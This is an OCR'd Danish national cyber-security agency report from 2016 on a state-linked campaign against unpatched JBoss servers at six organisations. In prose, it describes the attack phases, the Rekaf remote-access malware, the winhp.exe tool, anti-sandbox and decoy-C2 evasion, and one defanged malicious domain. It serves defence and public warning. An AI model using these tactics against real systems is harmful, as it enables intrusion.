
CENTER FOR CYBERSIKKERHED

FE

Undersøgelsesrapport

Når Danmark sover

- fjendtlig opmarch på usikre servere



Undersøgelsesenheden ved Center for Cybersikkerhed

Oktober 2016

Indhold

Executive summary

This report describes a persistent and broad cyberattack against at least six Danish private companies and public institutions. All the compromised private companies and public institutions used the JBoss open source IT system, and the attacker exploited vulnerabilities in the system to infiltrate their networks.

JBoss is widely used today and is deployed by many Danish private companies and public institutions, including companies and institutions using digital systems to support functions that are vital to Danish society.

The lack of system updates and the failure to carry out adequate hardening of the JBoss system in accordance with the software suppliers' recommendations have rendered the system vulnerable. Initial analysis revealed that a number of JBoss systems in Denmark were not, and probably still are not, adequately hardened and thus vulnerable to attack. It cannot be ruled out that attackers may attempt to use similar attack methods and techniques against other Danish targets in the future.

In this incident, the attacker installed a number of backdoors to gain access to the servers and subsequently used the backdoors to install the so-called winhp.exe hacker tool, an advanced and so far unknown type of malware, which is harder to detect and protect against. This report includes the Danish Defence Intelligence Service's Centre for Cyber Security's analysis of the winhp.exe malware and how it works.

The Centre for Cyber Security was made aware of the suspicious network traffic by one of the Danish Defence Intelligence Service's partners. The Centre for Cyber Security's own analysis as well as information from partners corroborates the Centre's assessment that the investigated attack was launched by a state or state-sponsored attacker.

The Centre for Cyber Security believes that the likely motive behind the campaign was to infect a large number of computers in Denmark and abroad in an effort to develop new capabilities to increase the number and scope of cyberattacks. The Centre has found no indication that the attackers specifically targeted the compromised private companies and public institutions or their data. They were likely infected due to the presence of vulnerable IT systems. As a consequence of the attack, the compromised private companies and public institutions were forced to implement incident response plans and rebuild their IT infrastructure, among other things.

This report has been prepared by the Centre for Cyber Security investigative unit and is aimed at providing information and advice to public institutions and private companies on how to protect themselves against cyberattacks like this one in the future. The report includes a series of recommendations providing companies and public institutions with information on how to counter cyberattacks in future.

Opsummering

Denne rapport beskriver et vedholdende og bredspektret cyberangreb rettet mod mindst seks danske virksomheder og myndigheder. Aktøren bag angrebet har udnyttet svagheder i et open source it-system, kaldet JBoss, der anvendes af alle de ramte virksomheder og myndigheder.

JBoss er udbredt og anvendes bredt af danske virksomheder og myndigheder, heraf i visse betydningsfulde digitale systemer for det danske samfund.

Manglende opdateringer og fraværet af tilstrækkelig hærdning af it-systemet i overensstemmelse med leverandørens anbefalinger har gjort systemet sårbart. En indledende analyse afslørede, at en del JBoss-systemer i Danmark ikke var, og formentlig stadig ikke er forsvarligt opdaterede, og derfor er potentielt åbne over for denne type angreb. Det kan ikke udelukkes, at en angriber vil forsøge sig med en tilsvarende angrebstilgang mod andre danske mål i fremtiden.

Under angrebet har aktøren installeret forskellige bagdøre for at få en indledende adgang til serverne og efterfølgende anvendt denne bagdør til at installere en speciel og hidtil ukendt type malware, winhp.exe, der er svær at opdage og beskytte sig mod. Denne rapport indeholder Forsvarets Efterretningstjenestes Center for Cybersikkerheds analyse af winhp.exe-malwaren og dens virkemåde.

Center for Cybersikkerhed blev gjort opmærksom på den mistænkelige netværkstrafik af en Forsvarets Efterretningstjenestes partnere. På baggrund af egne analyser og understøttet af partnerinformation vurderer Center for Cybersikkerhed, at det undersøgte angreb er udført af en statslig eller statsstøttet aktør.

Center for Cybersikkerhed vurderer i den forbindelse, at det sandsynlige motiv for kampagnen er at kompromittere et stort antal maskiner i både ind- og udland med det formål at etablere en ny kapacitet til at gennemføre flere og større cyberangreb. Der er ikke fundet tegn på, at angriberne er gået målrettet efter de ramte virksomheder og myndigheder eller deres data. De er sandsynligvis indledningsvist blevet ramt, fordi de alle har haft maskiner med samme sårbare it-system installeret. Angrebet har haft konsekvenser for de angrebne virksomheder og myndigheder i form af incidenthåndtering, reetablering af it-infrastruktur og øvrige følgeomkostninger.

Denne rapport er udarbejdet af Center for Cybersikkerheds undersøgelsesenhed og har til hensigt at oplyse og rådgive offentlige myndigheder og private virksomheder, så cyberangreb som dette kan undgås i fremtiden. Rapporten indeholder forslag til en række tiltag, der kan hjælpe virksomheder og myndigheder mod sådanne angreb.

Indledning

Forsvarets Efterretningstjenestes Center for Cybersikkerhed (CFCS) udgav i januar 2016 en trusselsvurdering, der bl.a. konkluderer at: "Spionage mod offentlige myndigheder og virksomheder fortsat udgør den alvorligste cybertrussel mod Danmark og danske interesser. Spionagen udføres primært af statslige og statsstøttede grupper. Gennem de seneste år er omfanget af cyberspionage mod Danmark steget betydeligt, og gruppernes metoder og teknikker er blevet mere avancerede. Truslen fra cyberspionage mod danske myndigheder og virksomheder er MEGET HØJ". På langt sigt er det meget sandsynligt, at flere stater vil udnytte internettet offensivt.

I løbet 2015-2016 er en række danske virksomheder og myndigheder blevet systematisk angrebet som en del af en APT-kampagne rettet mod sårbare JBoss-systemer. Undersøgelsesrapporten giver en gennemgang af denne kampagne.

CFCS blev gjort opmærksom på angrebet af en af FE's partnere og gik herefter ind i sagen. Mindst seks virksomheder og myndigheder blev identificeret som kompromitterede, og CFCS udsendte igennem hele forløbet 23 trusselsvurderinger og varsler om JBoss-angreb til virksomheder og myndigheder, der blev vurderet som brugere med sårbare JBoss-installationer.

APT

APT står for Advanced Persistent Threat. Det er et særligt avanceret, målrettet og vedholdende hacker-angreb. Angriberne får adgang til et netværk via sårbarheder i den software, som organisationen bruger. APT-angreb kræver store ressourcer, teknisk indsigt og konkret viden om målet. Angriberne bruger specielle værktøjer, der gør dem i stand til at skjule, at de er til stede i et netværk, og de angriber hyppigt over lang tid. APT sker oftest med det formål at spionere. Det er meget sandsynligt, at det er stater eller statsstøttede grupper, der står bag.

JBoss er et open source-system, der bruges i en lang række it-løsninger. Aktøren bag angrebet har udnyttet svaghederne i uopdaterede JBoss-systemer til at installere Rekaf-malware på de ramte maskiner (læs mere om Rekaf side 12), der uden ejerens viden giver mulighed for bl.a. at sende kommandoer til maskinen og at få adgang til data, der måtte ligge på den.

Sårbarhederne i uopdaterede JBoss-installationer har været kendt i flere år. I slutningen af rapporten findes CFCS' anbefalinger til at styrke netværk og maskiner mod lignende angreb. Derudover findes der på JBoss' hjemmeside vejledninger til, hvordan man styrker sikkerheden i systemet, så man netop reducerer de svagheder, der er blevet udnyttet i dette cyberangreb.

På baggrund af anvendelsen af visse kendte IP-adresser, kombineret med den anvendte malware og modus er der signifikante indikationer på, at angriberen er en statslig eller statsstøttet aktør. Formålet med APT-kampagnen vurderes at være opbygning af et ondsindet netværk eller infrastruktur bestående af kompromitterede maskiner til brug i flere cyber-angreb.

Var angrebet ikke blevet opdaget, er det sandsynligt, at de kompromitterede maskiner ville blive misbrugt til dette formål. Flere af ofrene besad derudover beskyttelsesværdig information, inklusiv store

mængder persondata. Det er muligt, at aktøren på et senere tidspunkt også har villet lede efter interessante spionagemål blandt de kompromitterede maskiner.

Samarbejdet mellem de ramte virksomheder og myndigheder, FE's samarbejdspartnere og CFCS' Netsikkerhedstjeneste var en væsentlig forudsætning for, at det lykkedes at få fjernet malwaren og få reetableret de ramte myndigheders og virksomheders maskiner. Det gjaldt særligt adgang til relevante data (fx maskin- og systemdata), som danner grundlag for undersøgelsen af hændelserne. Sammen med FE's øvrige kapaciteter indenfor indhentning og analyse muliggjorde dette en afdækning af angrebet og dets omfang.

Grundet JBoss-installationens relative store udbredelse er det meget sandsynligt, at der i dag stadig eksisterer uopdaterede, danske systemer med sårbarheder, der kan udnyttes. I lyset af at åbne kilder rapporterer, at hackere internationalt går målrettet efter JBoss-systemer, bl.a hos amerikanske hospitaler og skoler, bør denne rapport være relevant og aktuel læsning for alle med interesse i dansk cybersikkerhed, og ikke mindst de, der driver systemer med JBoss og lignende komponenter.

Målgruppen for rapporten er i første omgang ledelser i myndigheder og virksomheder. Teknikere inden for it-drift og it-sikkerhed kan have nytte af analyseafsnittet og rapportens bilag.

Netsikkerhedstjenestens fokus

Center for Cybersikkerheds Netsikkerhedstjeneste analyserer løbende internettrafikken til og fra de myndigheder og virksomheder, der er tilsluttet tjenesten for at finde tegn på cyberangreb. Når Netsikkerhedstjenesten observerer et muligt angreb mod en tilsluttet organisation, udfører centerets teknikere avancerede analyser, der hurtigt afgør, om truslen er reel og derfor kræver aktiv handling.

Kunder, der er tilsluttet Netsikkerhedstjenesten opnår i særlig grad en styrket beskyttelse mod de såkaldte APT-angreb, som er centerets primære fokuspunkt, da der er tale om en potentielt alvorlig trussel.

Læs her om tjenesten, og om din virksomhed burde være tilsluttet Netsikkerhedstjenestens sensornet.

Fjendtlig opmarch på usikre danske servere.

Kapitel 1 - Angrebet opdages

Center for Cybersikkerhed indledte undersøgelsen af herværende cyberangreb på baggrund af et tip fra en af FE's samarbejdspartnere. Partneren var blevet opmærksom på mistænkelig netværkstrafik mellem en dansk IP-adresse og en formodet ondsindet udenlandsk IP-adresse. Trafikken blev observeret første gang i slutningen af februar 2016. Der var tale om kontrolopkald, såkaldte "beacons", foretaget af et stykke malware, og FE's samarbejdspartner indikerede at det drejede sig om malware, som typisk benyttes af en statslig aktør.

Beacon

'Beacons' er korte, periodiske datapakker, som malware sender den angribende part for at fortælle, at malwaren er aktiv, fungerer og afventer instrukser. Ved blandt andet at lytte efter disse beacons, kan man i visse tilfælde spore, at systemet er kompromitteret, selvom man ikke kender malwarens art eller klassificering.

CFCS undersøgte ejerskabet til den danske IP-adresse, der viste sig, at tilhøre en dansk myndighed med et betydeligt digitalt samarbejde med en række andre danske myndigheder. Myndigheden blev kontaktet af CFCS med henblik på assistance i sagen, og samtidig nedsatte CFCS et Incident Response Team. Udrykningsteamet besøgte myndigheden, og det blev bekræftet, at der var malware på den identificerede server. Efter CFCS havde fået samtykke fra myndigheden, blev en kopi af den inficerede server overdraget til CFCS til en såkaldt forensic-analyse.

CFCS' tekniske analysetilgange

CFCS bruger tre typer teknisk analyse til at afdække cyberhændelser:

1. **Netværksanalyse** søger at kortlægge kommunikationen på tværs af maskiner og netværk.
2. **Malware-analyse** kigger på det enkelte stykke malware og beskriver dets funktonalitet og særlige kendetegn.
3. **Forensic-analyse** har fokus på, hvad der er hændt på den enkelte maskine,og om der har været ondsindet aktivitet på den.

I de følgende dage blev CFCS bekendt med flere mulige kompromitteringer. Disse kompromitteringer blev afdækket som følge af en dialog mellem FE, CFCS og fælles samarbejdspartnere; samt som følge af egne nationale undersøgelser - herunder åbne kilder og CFCS' sensornetværk. I takt med at ofrene blev identificeret og kontaktet, fik CFCS et antal servere ind til undersøgelser. Nye analyser bekræftede, at der også var installeret malware på disse servere.

Analyser af serverne viste også, at der blev afviklet applikationer baseret på open source programmet JBoss, og at inficeringen af serverne skyldtes en udnyttelse af en kendt svaghed i JBoss-installationer.

Svagheden skyldes, at JBoss som standard har en indstilling, der giver mulighed for bl.a. at installere et web-interface, som tillader installation af systemfiler og programmer direkte på serveren. Det er muligt for systemadministratoren at ændre denne indstilling, men indstillingen har ikke været ændret på de inficerede servere.

Flere inficerede systemer opdages

Da det blev klart, at det var udnyttelsen af en svaghed i JBoss, der var årsagen til kompromitteringerne, blev det undersøgt via opslag i open source-databaser, hvilke andre danske virksomheder og myndigheder, der kunne tænkes at anvende JBoss. Undersøgelsen, som ikke nødvendigvis afdækkede alle danske installationer, viste, at adskillige virksomheder og myndigheder gjorde brug af systemet

Af samme grund udsendte CFCS trusselsvurderinger og varsler til de identificerede myndigheder og virksomheder, der udover at indeholde beskrivelser af truslen også nævnte de kendte Indicators of Compromise (IOC'ere), der knyttede sig til angrebet. Herved blev det muligt for de potentielle ofre selv at foretage indledende analyser med henblik på identifikation af mulig kompromittering. Trusselsvurderingerne og varslerne blev sendt til både CFCS' kunder og andre kendte brugere af JBoss-applikationerne. I alt blev der udsendt varsler til 23 virksomheder og myndigheder, samt en generel trusselsvurdering til den brede offentlighed.

CFCS modtog efterfølgende henvendelser fra enkelte virksomheder og myndigheder, der oplyste, at de muligvis var kompromitterede. På den baggrund sendte CFCS udrykningshold ud til yderligere ni myndigheder og virksomheder. Af disse ni blev der identificeret kompromitteringer hos de fem, mens de resterende fire var såkaldte falske positiver. Alt i alt blev der fundet kompromitterede maskiner hos seks virksomheder og myndigheder, der i varierende omfang vurderes at være blevet inficeret hen over en periode fra april 2015 til januar 2016. Af hensyn til disse myndigheders og virksomheders ønske om at bevare deres anonymitet, vil de i resten af rapporten blive benævnt Org1, Org2, Org3, Org4, Org5 og Org6.

- **Org 1** leverer it-services herunder hosting til bl.a. offentlige kunder.
- **Org 2** er en reklamevirksomhed og leverandør af digitale løsninger til bl.a. at understøtte e-handel
- **Org 3** er en større organisation, der er tilsluttet CFCS' sensornetværk.
- **Org 4** er en offentlig myndighed, der er tilsluttet CFCS' sensornetværk.
- **Org 5** er en rådgivende ingeniørvirksomhed.
- **Org 6** er en it-og konsulentvirksomhed.

Angrebets faser

For at anskueliggøre malwarens angrebsmønster, kan man i grove træk opdele inficeringen i faser. Faseopdelingen er inspireret af Cyber Kill Chain modellen (se bilag 1), og selvom det ikke har været muligt at

identificere alle faser i samtlige tilfælde, vurderes det, at alle faser er gennemgået på hver enkelt kompromitteret maskine. At alle faser ikke forekommer i kronologisk række kan skyldes, at fasen er blevet forsøgt på et tidspunkt, der ligger uden for den undersøgte tidsramme eller mulig manglende koordination fra angribernes side.

Fase 1 = Rekognoscering – systeminformationsindhentning og scanning efter eksisterende bagdøre.

Fase 2 = Installation af mindre bagdør. Muliggør fase 3.

Fase 3 = Installation af større bagdør. Muliggør fase 4 og 5

Fase 4 = Næsten identisk med fase 2. Fasens specifikke formål ukendt.

Fase 5 = Installation af malware.

Hvor en fase er observeret forsøgt, men mislykkedes, angives dette i parentes, i det nedenstående.

Inficering af Org1

Org1 leverer it-services herunder hosting til bl.a. offentlige kunder. Inficeringen var sket på 2 JBoss-servere tilhørende den samme kunde, hvor det var blevet observeret, at kommunikation fra organisationen blev sendt til en kendt, fjendtlig IP-adresse.

Timelinen over kompromitteringens væsentligste aktiviteter ser således ud:

26. juni 15:	**9.dec. 15**	**10. dec. 15**
Fase 2. 1. server	Fase 5, 1. server	Fase 5, 2. server

Inficering af Org 2

Org 2 er en reklamevirksomhed og leverandør af digitale løsninger til bl.a. at understøtte e-handel. Kompromitteringen blev opdaget på baggrund af CFCS' varsel.

Timelinen over kompromitteringens væsentligste aktiviteter ser således ud:

21. sept. 15	**30. dec. 15**	**4. januar 16**
Fase 3	Fase 5 (mislykket forsøg)	Fase 5

Inficering af Org 3

Org 3 er en større organisation, der er tilsluttet CFCS' sensornetværk, der viste, at organisationen var kompromitteret.

Timelinen over kompromitteringens væsentligste aktiviteter ser således ud:

19. nov. 2015	**10. dec. 15**	**18. marts 16**
Fase 5	Fase 2 (mislykket forsøg)	Fase 4

Inficering af Org 4

Org 4 er en offentlig myndighed. Kommunikation til en kendt, fjendtlig IP-adresse medvirkede til, at CFCS blev opmærksom på virksomheden.

Timelinen over kompromitteringens væsentligste aktiviteter ser således ud:

23. april 15	**13. og 15. august 15**	**19. og 22. nov. 15**	**1. dec. 15**
Fase 2	Fase 2	Fase 5 (mislykket forsøg)	Fase 2

Inficering af Org 5

Org 5 er en rådgivende ingeniørvirksomhed. Kommunikation fra virksomheden til en kendt, fjendtlig IP-adresse medvirkede til, at CFCS tog kontakt med henblik på afhjælpning af deres potentielt inficerede server. CFCS's analyser viste, at systemerne var kompromitterede.

Timelinen over kompromitteringens væsentligste aktiviteter ser således ud:

07. sept. 15	**16. nov. 15**	**12. og 13. dec. 15**	**21. dec. 15**
Fase 2	Fase 5	Fase3	Fase 3

Inficering af Org 6

Org 6 er en it-og konsulentvirksomhed. CFCS blev opmærksom på kommunikationen fra virksomheden til en kendt, fjendtlig IP-adresse. CFCS kontaktede virksomheden mhp. afhjælpning af angrebet. CFCS's analyser viste, at Org 6's systemer var kompromitterede.

Timelinen over kompromitteringens væsentligste aktiviteter ser således ud:

16. nov. 2015	**17. nov. 15**	**22. og 23. nov. 15**	**13. dec. 15**
Fase 3	Fase 5	Fase 5	Fase 5
	blokeret af antivirus	blokeret af antivirus	

Kapitel 2 - Analyse

Dette kapitel giver en nærmere beskrivelse af, hvordan angrebet er foregået. Afdækningen og analysen er baseret på de data, CFCS har haft adgang til fra de berørte virksomheder og myndigheder. I de tilfælde, hvor de berørte parter har været tilsluttet CFCS' sensornetværk, er der derudover lavet analyser af netværkstrafikken i sensornettet.

I de følgende afsnit beskrives: Hvordan maskinerne blev kompromitteret; hvad Rekaf-malwaren kan bruges til, når den er installeret på en maskine; hvilke teknikker aktøren har brugt til at skjule kampagnen; hvilke sammenhænge, der er mellem hændelserne hos de seks ramte organisationer; og endeligt hvilke angrebsmønstre CFCS har fundet i kampagnen.

Hvordan blev maskinerne kompromitteret?

I begyndelsen af angrebet foretager aktøren en scanning af den udvalgte JBoss-maskine for at indhente systeminformation (fx hvilket styresystem der er på maskinen, og hvilken version af JBoss der anvendes) og for at undersøge, om der i forvejen er installeret JBoss-bagdøre (både egne og andres). Oplysningerne hjælper angriberen til at vide præcis, hvordan maskinen bør kompromitteres.

Exploit
Et exploit udnytter en sårbarhed i et program, plugin eller lignende. Via sårbarheden kan en handling foretages eller en sikkerhedsprocedure omgås.

Derefter leverer aktøren et exploit, der udnytter en svaghed i maskinens JBoss-installation. Via exploitet bygger aktøren et lille stykke kode, der giver adgang til at køre kommandoer på den angrebne maskine. Med muligheden for at skrive kommandoer direkte til maskinen over nettet, har aktøren skabt et brohoved, hvormed aktører kan give maskinen direkte ordre til at downloade Rekaf-malwaren. Når malwaren kører på maskinen og kan få kontakt til sin C2-server, har aktøren opnået kontrol over maskinen.

Command and control-server (C2)
En command and control-server, også kaldet C2-server eller C&C-server, er betegnelsen for den tekniske infrastruktur, som en angriber anvender til at kontrollere sin malware. En C2-server kan f.eks. flytte data ind og ud af en inficeret maskine eller et netværk via den malware, den kontrollerer. På den måde kan en angriber inficere en maskine eller et netværk med yderligere malware eller stjæle værdifuld information.

I analyserne er der fundet brug af to værktøjer, der muliggør realiseringen af de fem faser i angrebet:

Det ene er et gratis open source værktøj til verifikations- og penetrationstest kaldet Jexboss og giver brugeren mulighed for at køre kommandoer på sårbare internetvendte JBoss-installationer over nettet.

Det andet er et hidtil ukendt multifunktionelt værktøj (filnavn: winhp.exe), der er designet til at blive downloadet og kørt på kompromitterede maskiner. Winhp.exe er ikke en fil, der findes i windowsuniverset, men kan risikere at blive forvekslet med fx winhelp.exe eller winhlp.exe.

Værktøjet indeholder blandt andet Jexboss og virker som en selvstændig pythonfortolker, der via en indlejret kommandolinjeklient kan loade og eksekvere pythonmoduler fra en pakket og integreret sqlite3-database. Analyserne viste, at winhp.exe var specialbygget til angreb på JBoss-installationer, hvilket uddybes i Bilag 2 - MALWARE ANALYSIS, der går i detaljer med winhp.exe's virkemåde.

Rekaf-malwaren

Aktøren har forsøgt at installere en særlig familie af malware kaldet Rekaf på en lang række internetvendte JBoss-servere i Danmark. Rekaf-malwaren giver aktøren kontrol over de kompromitterede maskiner, hvorfor aktøren kunne kommunikere med dem direkte over nettet. Angrebet har ikke været afhængigt af social engineering i form af fx spear phishing-mails, da de ramte maskiner er system-servere og derfor ikke bruges som arbejdsstation for ansatte.

Phishing **En phishing-kampagne er generelt karakteriseret ved, at der udsendes en meget stor mængde ensly-dende mails til en bred personkreds. Hensigten er at manipulere modtagerne til at åbne vedhæftede filer eller klikke på indlejrede links i en fremsendt mail. Målet for angriberen kan være at inficere offerets maskine med malware eller lokke vedkommende til at opgive følsomme informationer.**

Spear-phishing

Spear-phishing-mails er forskellige fra phishing-mails ved at være målrettede enkeltpersoner, og de er typisk lavet, så de virker særlig relevante, overbevisende og tillidsvækkende for offeret.

Social engineering

Social engineering er en teknik, hvor et offer manipuleres til at udføre bestemte handlinger eller til at videregive information, der tjener angriberens formål. Det kunne f.eks. være at klikke på et link i en e-mail eller at opgive loginoplysninger. Social engineering kræver typisk et vist kendskab til offeret for at være effektivt.

Hvad kan Rekaf-malwaren?

Der er fundet to typer malware fra samme familie (Rekaf) på de kompromitterede maskiner, der begge er "remote access tools". Med Rekaf-malwaren kan aktøren indhente systeminformationer om den kompromitterede maskine som f.eks. hvilke programmer, der kører på den eller oplysninger om, hvordan det omgivende netværk ser ud. Det er også muligt at køre kommandoer på maskinen og derved styre den til at åbne og lukke programmer eller installere yderligere malware.

Remote access tool (RAT)

Et "remote access tool", eller fjernstyringsværktøj, er et stykke software, der giver fjernadgang til en maskine. Sådanne værktøjer anvendes ofte helt legitimt i forbindelse med f.eks. it-support eller til opsætning af fjernarbejdspladser. Et RAT kan også være en del af et stykke malware, der i skjul giver en angriber uretmæssig adgang til en maskine eller netværk.

Malwaren er lavet, så den starter op automatisk efter genstart af maskinen og selv kan forsøge at kommunikere ud til sin C2-server. Rekaf er udstyret med en opdateringsfunktion, der gør det muligt for aktøren løbende at videreudvikle og forbedre malwaren, mens den stadig ligger på den kompromitterede maskine.

Anti-detektionsteknikker

Aktøren har brugt flere teknikker for at skjule operationen. Bagdørene benyttet i fase 2 installeres i nogle tilfælde på legitime hjemmesider som serveren er vært for. Det ser ud til, at aktøren har kompromitteret disse hjemmesider med det specifikke formål at etablere bagdøre der. En fordel ved at etablere bagdørene via legitime hjemmesider er, at det skaber mindre mistænkelig netværkstrafik, og derfor skjuler angrebet bedre.

Der er indbygget mekanismer i malwaren, som beskytter den fra at blive opdaget, når den er installeret på en maskine. Malwaren tjekker efter, om der kører forskellige antivirus-programmer på maskinen, eller om den kører i et sandbox-miljø. I dette tilfælde registrerer malwaren, om den kører i en sandbox og stopper i så fald med at virke for at skjule sig. Hvis malwaren skulle blive fundet, er de fleste funktioner skjulte for at gøre det sværere for analytikere at finde ud af, hvad den er beregnet til.

Sandbox

Når malware analyseres af it-teknikere, indsættes og køres det i et kontrolleret miljø - en "sandbox". Efter malwaren er eksekveret, registreres alle følgende ændringer på systemet af sandbox-programmet. På den måde kan teknikerne afdække, hvorledes malwaren agerer og virker på en inficeret maskine.

Aktøren har også forsøgt at skjule malwarens C2-server. Dette er observeret flere gange undervejs i kampagnen bl.a. på to kompromitterede maskiner hos Org1. Det ser ud til, at malwaren kommunikerer ud til en legitim IP-adresse, så længe den ikke aktivt anvendes. Når malwaren tages i brug, skifter kommunikationen til en anden IP-adresse, hvorfra den styres. Ud over delvist at skjule malwarens C2-server dannes der også mindre mistænkelig netværkstrafik med denne teknik. Fx har der været legitim kommunikation til sitet: www.jboss.com, hvorefter dette skifter til det ondsindede site www[.]xjboss[.]com.

Sammenhæng mellem hændelserne?

I forbindelse med analysen af maskinerne hos de involverede myndigheder og virksomheder er der i flere tilfælde fundet tidligere forsøg på at kompromittere maskiner via JBoss-installationen. Flere JBoss-svagheder har været kendt i mange år, og de kan være udnyttet af andre aktører til at kompromittere maskinerne. Der er dog forskellige indikationer på, at en og samme aktør har stået bag de her nævnte angreb, og at der er tale om en sammenhængende kampagne.

Den mest afgørende indikation er, at angrebene resulterer i, at malware fra Rekaf-familien installeres på de individuelle maskiner. CFCS har ydermere observeret, at den ene type Rekaf-malware bruges til at undersøge om en ældre type Rekaf-malware allerede kører på maskinen. Det forbinder de to typer malware til samme aktør.

Derudover er der andre indicier på sammenhænge mellem hændelserne blandt andet i brugen af filnavne, den anvendte C2-infrastruktur og i måden, angrebene er forløbet på i de enkelte faser på tværs af organisationerne. Endeligt er der fundet en form for kampagne-ID, i form af et fælles password til de installerede bagdøre på tværs af de angrebne organisationer - og som derved er med til at knytte en forbindelse mellem de undersøgte hændelser.

Julen er en travl tid

En bemærkelsesværdig detalje er at aktøren synes at have været særlig aktiv juleaften og i dagene omkring. Informationer fra logs fra Org1 viser, at en lang række kommandoer er blevet sendt til kompromitterede maskiner i juledagene. Bl.a. er der en del kommandoer til maskinerne, der har til hensigt at indhente systeminformation: typisk noget man ville gøre for at få et overblik over nyligt kompromitterede maskiner.

Aktørens angrebsmønster

CFCS har gjort flere interessante observationer om de teknikker og taktikker, angriberne har brugt i kampagnen. Observationerne giver vigtige indikationer på, hvad hensigten med angrebet har været, og hvilken slags aktør der står bag. Dette uddybes i det efterfølgende kapitel 'Motiv'.

Observation 1 : Der er ikke set tegn på, at der er stjålet data fra nogen af de kompromitterede maskiner. Det kan dog ikke fuldstændig udelukkes, at det er sket. Rekaf-malwaren synes kun at være blevet taget i brug til at indhente forskellig systeminformation på kompromitterede maskiner. Dette indikerer, at aktørens hensigt har været at få kontrol over maskinerne, og at førsteprioriteten i angrebet ikke har været at få adgang til information, der måtte ligge på dem.

Observation 2 : Det er set, at en kompromitteret maskine, som er blevet taget af nettet af ejeren og gen-installeret, er blevet angrebet umiddelbart efter, den er koblet til nettet igen. Dette indikerer, at aktøren aktivt overvåger kompromitterede maskiner og forsøger at genkompromittere dem, hvis de f.eks. renses for malware eller gen-installeres af systemadministratoren.

Observation 3 : Det er blevet observeret, at et specialbygget multifunktionelt JBoss-hackerværktøj (winhp.exe) er blevet downloadet på en kompromitteret maskine hos Org1. Derefter har aktøren brugt værktøjet og den kompromitterede maskine til at foretage et nyt angreb på en anden maskine. Org1's maskine er på den måde blevet brugt som platform for flere angreb (se afsnittet 'Hvad kan man bruge en ondsindet infrastruktur til?' for en uddybende forklaring). Det er muligt, at CFCS kun er kommet i besiddelse af værktøjet, fordi aktøren har glemt at slette det fra den kompromitterede maskine, det er blevet brugt fra. Værktøjet er hidtil ukendt i offentligheden, og analyser peger på, at det er særligt bygget til brug i denne kampagne. Anvendelsen af et specialbygget værktøj indikerer, at aktøren har betydelige udviklingsressourcer til rådighed. Brugen af en kompromitteret maskine som platform til yderligere angreb indikerer, at én af hensigterne med kampagnen kan være at kompromittere maskiner med det formål at misbruge dem til ondsindede aktiviteter.

Observation 4 : Dele af kompromitteringsprocessen ser ud til at være automatiseret. Automatiseringen gør det muligt at øge hastigheden og effektiviteten af angrebet, og gør det muligt at styre mange kompromitterede maskiner på én gang. Dette kan bl.a. ses hos Org1 og Org4, hvor det i to tilfælde er observeret, at ens kommandoer er givet på samme tidspunkt til to forskellige maskiner. I forbindelse med Org1 indikerer rækkefølgen og timingen i forespørgsler fra en ondsindet IP-adresse til en maskine med JBoss i organisationen ligeledes, at angrebene er automatiseret. Det er også blevet observeret, at der er sendt kommandoer til inkompatible styresystemer (Windows-kommandoer til Linux-maskiner). Årsagen kan være, at kommandoerne sendes ukritisk til mange maskiner på en gang og derfor ikke tager højde for styresystemet på den enkelte maskine. Automatiseringen indikerer, at aktøren har kapacitet til at kompromittere og håndtere flere maskiner i denne sammenhæng.

Observation 5 : Der er tegn på, at aktøren har tjekket hvilket tegnsæt, der anvendes på kompromitterede maskiner. Tegnsættet på en maskine kan blandt andet være latin (vesteuropæisk), kyrillisk (russisk) eller kinesisk. Informationen kan muligvis være blevet brugt til at lave en grov geografisk lokalisering af kompromitterede maskiner. Når aktøren søger efter tegnsættet på kompromitterede maskiner indikerer det, sammen med indikationerne på automatisering, at kampagnen kører i stor skala og involverer hundrede eller tusindvis af maskiner i flere forskellige regioner i verden.

Observation 6 : Der er tegn på at aktøren skifter angrebsteknik omkring årsskiftet 2015/2016. Fra det tidspunkt begynder aktøren at udnytte en anden svaghed i JBoss-programmet, og der anvendes en nyere version af den bagdør, der ellers har været brugt. Af andre bemærkelsesværdige forandringer kan også nævnes nye filnavne på de bagdøre, der benyttes, som er blevet fundet i forensic-analyserne. Det er også bemærkelsesværdigt, at aktøren over tid synes at foretrække at installere en ny type af Rekaf-malwaren. Det er uvist præcis, hvorfor disse forandringer sker. Udskiftningerne indikerer, at aktøren aktivt videreudvikler teknikker og kapaciteter, mens kampagnen står på.

Kapitel 3 - Motiv

På baggrund af CFCS' observationer i kampagnen, er det muligt at komme med et kvalificeret bud på aktørens motiv for kampagnen.

